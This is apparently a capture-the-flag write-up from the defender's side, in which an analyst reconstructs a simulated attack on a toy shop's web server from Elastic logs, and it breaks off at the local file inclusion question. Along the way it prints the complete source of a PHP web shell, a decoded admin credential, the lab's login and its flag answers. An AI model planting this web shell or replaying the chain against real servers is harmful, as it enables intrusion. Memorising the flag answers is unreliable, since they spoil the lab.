Slingshot

Scenario

Slingway Inc., a leading toy company, has recently noticed suspicious activity on its e-commerce web server and potential modifications to its database. To investigate the suspicious activity, they've hired you as a SOC Analyst to look into the web server logs and uncover any instances of malicious activity.

To aid in your investigation, you've received an Elastic Stack instance containing logs from the suspected attack. Below, you'll find credentials to access the Kibana dashboard. Slingway's IT staff mentioned that the suspicious activity started on July 26, 2023.

By investigating and answering the questions below, we can create a timeline of events to lead the incident response activity. This will also allow us to present concise and confident findings that answer questions such as:

What vulnerabilities did the attacker exploit on the web server?
What user accounts were compromised?
What data was exfiltrated from the server?

Instructions

First, click Start Machine to start the VM attached to this task. You may access the VM using the AttackBox or your VPN connection. You can start the AttackBox by pressing the Start AttackBox button on the top-right of this room. Note: The Elastic Stack may take up to 5 minutes to fully start up. If you receive any errors, give it a few minutes and refresh the page.

Once online, navigate to http://MACHINE_IP using a web browser.

You should see the Elastic login page. Please log in using the following credentials:


- Username: elastic
- Password: raCK0W**BLIW66oNIKAk

****

Answer the questions below:

What was the attacker's IP?

To begin I simply searched the fields tab for different terms related to IP addresses such as destination.ip and source.ip, but neither of these options gave any information. From here I noticed in the logs the message block showed “remote address” so I decided to see if there were any fields related to that and found transaction.remote_address and this showed an IP making up for 84% of hits and I know an attacker is probably going to use an automated scanner which would result in a large quantity of hits from a single IP.



transaction.remote_address

Top values


10.0.2.15	84.7%
10.0.2.46	1.0%
10.0.2.107	0.5%
10.0.2.113	0.5%
10.0.2.122	0.5%
10.0.2.124	0.5%
10.0.2.127	0.5%
10.0.2.135	0.5%
10.0.2.139	0.5%
10.0.2.169	0.5%
Other	10.3%

Calculated from **3,028** records.

Answer: 10.0.2.15

What was the first scanner that the attacker ran against the web server?

This one took some Googling, at first I tried searching the message block, commandline, parent process commandline, etc but got no results. Being unfamiliar with hunting on Apache servers I tried googling around and found that I should use the request.headers.User-Agent field. After learning this it was simple to query for transaction.remote_address: "10.0.2.15" and set the time filter to oldest to newest to get the answer.



transaction.remote_address: "10.0.2.15"

Jul 26, 2023 @ 00:00:00.000 → now

2,565 hits


Jul 26, 2023 @ 00:00:00.000 - Jul 9, 2025 @ 04:29:47.277 (interval: Auto - week)

```
@timestamp            message                                                         request.headers.User-Agent
Jul 26, 2023 @ 14:27  {"transaction":{"time":"26/Jul/2023:14:27:07                    Mozilla/5.0 (compatible; Nmap Scripting Engine; https://
                      +0000","transaction_id":"ZMEtO9IQYNUAdpKzFBecawAAAAQ","remote_   nmap.org/book/nse.html)
                      address":"10.0.2.15","remote_port":43416,"local_address":"10....
```

Answer: Nmap Scripting Engine

What was the User Agent of the directory enumeration tool that the attacker used on the web server?

Simply clicking on the request.headers.User-Agent field we see a list of the most common ones and get our answer.



request.headers.User-Agent

Top values


Mozilla/5.0 (Gobuster)	73.3%
Mozilla/4.0 (Hydra)	18.9%
Mozilla/5.0 (X11; Linux x86_6...	6.7%
Mozilla/5.0 (compatible; Nma...	1.1%

Calculated from **2,565** records.

This is interesting seeing Gobuster a commonly used tool to bust directory and files in websites and DNS subdomains and Hydra which is used to bruteforce passwords.
Answer: Mozilla/5.0 (Gobuster)

In total, how many requested resources on the web server did the attacker fail to find?

To answer this one I added response.status: 404 to the query to show all the instances where something wasn’t found by the attacker.



```
transaction.remote_address: "10.0.2.15" AND response.status: 404
```

1,867 hits

Break down by: Select field


Jul 26, 2023 @ 00:00:00.000 - Jul 9, 2025 @ 04:37:21.327 (interval: Auto - week)

@timestamp	message	request.headers.User-Agent
Jul 26, 2023 @ 14:27:08.138	{"transaction":{"time":"26/Jul/2023:14:27:07 +0000","transaction_id":"ZMEtOwSI2ieijupxxEfrggAAAAE","remote_address":"10.0.2.15","remote_port":43458,"local_address":"10....	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)

Answer: 1867

What is the flag under the interesting directory the attacker found?

To find this one I queried for response.status: 200 instead and added http.url to the fields. Filtering through the results the flag was found in the backups directory.



transaction.remote_address: "10.0.2.15" AND response.status: 200

Jul 26, 2023 @ 00:00:00.000 → now


203 hits

Jul 26, 2023 @ 00:00:00.000 - Jul 9, 2025 @ 04:38:47.514 (interval: Auto - week)

@timestamp	message	request.headers.User-Agent	http.url
Jul 26, 2023 @ 14:27:45.489	{"transaction":{"time":"26/Jul/2023:14:27:44 +0000","transaction_id":"ZMEtYKkZkOxtbmo...	Mozilla/5.0 (Gobuster)	/backups/?flag=a76637b62ea99acda12f5859313f539a

Answer: a76637b62ea99acda12f5859313f539a

What login page did the attacker discover using the directory enumeration tool?



transaction.remote_address: "10.0.2.15" AND response.status: 200

Jul 26, 2023 @ 00:00:00.000 → now

203 hits

Jul 26, 2023 @ 00:00:00.000 - Jul 9, 2025 @ 04:38:47.514 (interval: Auto - week)


@timestamp	message	request.headers.User-Agent	http.url
Jul 26, 2023 @ 14:29:04.732	{"transaction":{"time":"26/Jul/2023:14:29:04 +0000","transaction_id":"ZMEtsNIQYNUAdpK...	Mozilla/4.0 (Hydra)	/admin-login.php

This was the next directory discovered after the backup directory in the previous question.

Answer: /admin-login.php

What was the user agent of the brute-force tool that the attacker used on the admin panel?


This is a call back to an earlier question where I pointed out that the attacker used Hydra, a common bruteforcing tool.



Mozilla/4.0 (Hydra) 0.5%

Answer: Mozilla/4.0 (Hydra)


What username:password combination did the attacker use to gain access to the admin page?



message

```
{"transaction":{"time":"26/Jul/2023:14:29:04
+0000","transaction_id":"ZMEtsNIQYNUAdpKzFBedu
wAAAAQ","remote_address":"10.0.2.15","remote_p
ort":36838,"local_address":"10.0.2.4","local_p
ort":80},"request":{"request_line":"GET /admi
n-login.php HTTP/1.1","headers":{"Host":"sling
way.thm","Connection":"close","Authorizatio
n":"Basic YWRtaW46dGh4MTEzOA==","User-Agen
t":"Mozilla/4.0 (Hydra)"}},"response":{"protoc
ol":"HTTP/1.1","status":200,"headers":{"Conten
t-Length":"1","Connection":"close","Content-Ty
pe":"text/html; charset=UTF-8"}},"audit_data":
{}}
```

Looking at the message of the document where the attacker discovered the admin-login.php directory there is a line that says “Authorization":"Basic YWRtaW46dGh4MTEzOA==" and that looks like a base64 encoded string so taking that over to CyberChef to decode we get:



```
YWRtaW46dGh4MTEzOA==
```


0→18 (18 selected)

```
admin:thx1138
```

Answer: admin:thx1138

What flag was included in the file that the attacker uploaded from the admin directory?

Since we know were looking for the admin directory and an upload I updated the query to be: *transaction.remote_address: "10.0.2.15" AND http.url: /admin/* AND http.method: POST*




transaction.remote_address: "10.0.2.15" AND http.url: /admin/* AND http.method: POST

Jul 26, 2023 @ 00:00:00.000 → now

Jul 26, 2023 @ 00:00:00.000 - Jul 9, 2025 @ 04:53:44.910 (interval: Auto - week)

@timestamp	message	request.headers.User-Agent	http.url
Jul 26, 2023 @ 14:29:35.820	{"transaction":{"time":"26/ Jul/2023:14:29:35 +0000","transaction_id":"ZMEtz6nXhuhVXRc…	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	/admin/upload.php?action=upload

The flag is found in the request body.



request.body


```
---------------------------c0e146b780ab8ea1
Content-Disposition: form-data; name="file"; filename="easy-simple-php-webshell.php"
Content-Type: application/octet-stream

<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
// THM{ecb012e53a58818cbd17a924769ec447}
?>
</pre>
</body>
</html>
```

Answer: THM{ecb012e53a58818cbd17a924769ec447}

What was the first command the attacker ran on the web shell?

Changing the http.url to the “easy-simple-php-webshell.php” file the attacker uploaded



```
transaction.remote_address: "10.0.2.15" AND http.url: "easy-simple-php-webshell.php"
```

Jul 26, 2023 @ 00:00:00.000 → now

5 hits

Jul 26, 2023 @ 00:00:00.000 - Jul 9, 2025 @ 04:58:21.416 (interval: Auto - week)


@timestamp	message	request.headers.User-Agent	http.url
Jul 26, 2023 @ 14:29:48.846	{"transaction":{"time":"26/Jul/2023:14:29:48 +0000","transaction_id":"ZMEt3JpyGUGyQ-...	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	/uploads/easy-simple-php-webshell.php
Jul 26, 2023 @ 14:29:53.862	{"transaction":{"time":"26/Jul/2023:14:29:53	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	/uploads/easy-simple-php-webshell.php?cmd=whoami

The answer is shown in the second http.url block in the screenshot above, cmd=whoami.

Answer: whoami

What file location on the web server did the attacker extract database credentials from using Local File Inclusion?

Since dealing with credentials I assumed this would be stored in the admin directory and since the attacker was extracting data the http method would be GET. So querying this resulted in 14 hits. One of these locations was the config-db file.



transaction.remote_address: "10.0.2.15" AND http.url: /admin/* and http.method: GET

14 hits

Jul 26, 2023 @ 00:00:00.000 - Jul 9, 2025 @ 05:04:36.353 (interval: Auto - week)

Documents Field statistics

Columns 2 fields sorted

@timestamp	message	request.headers.User-Agent	http.url
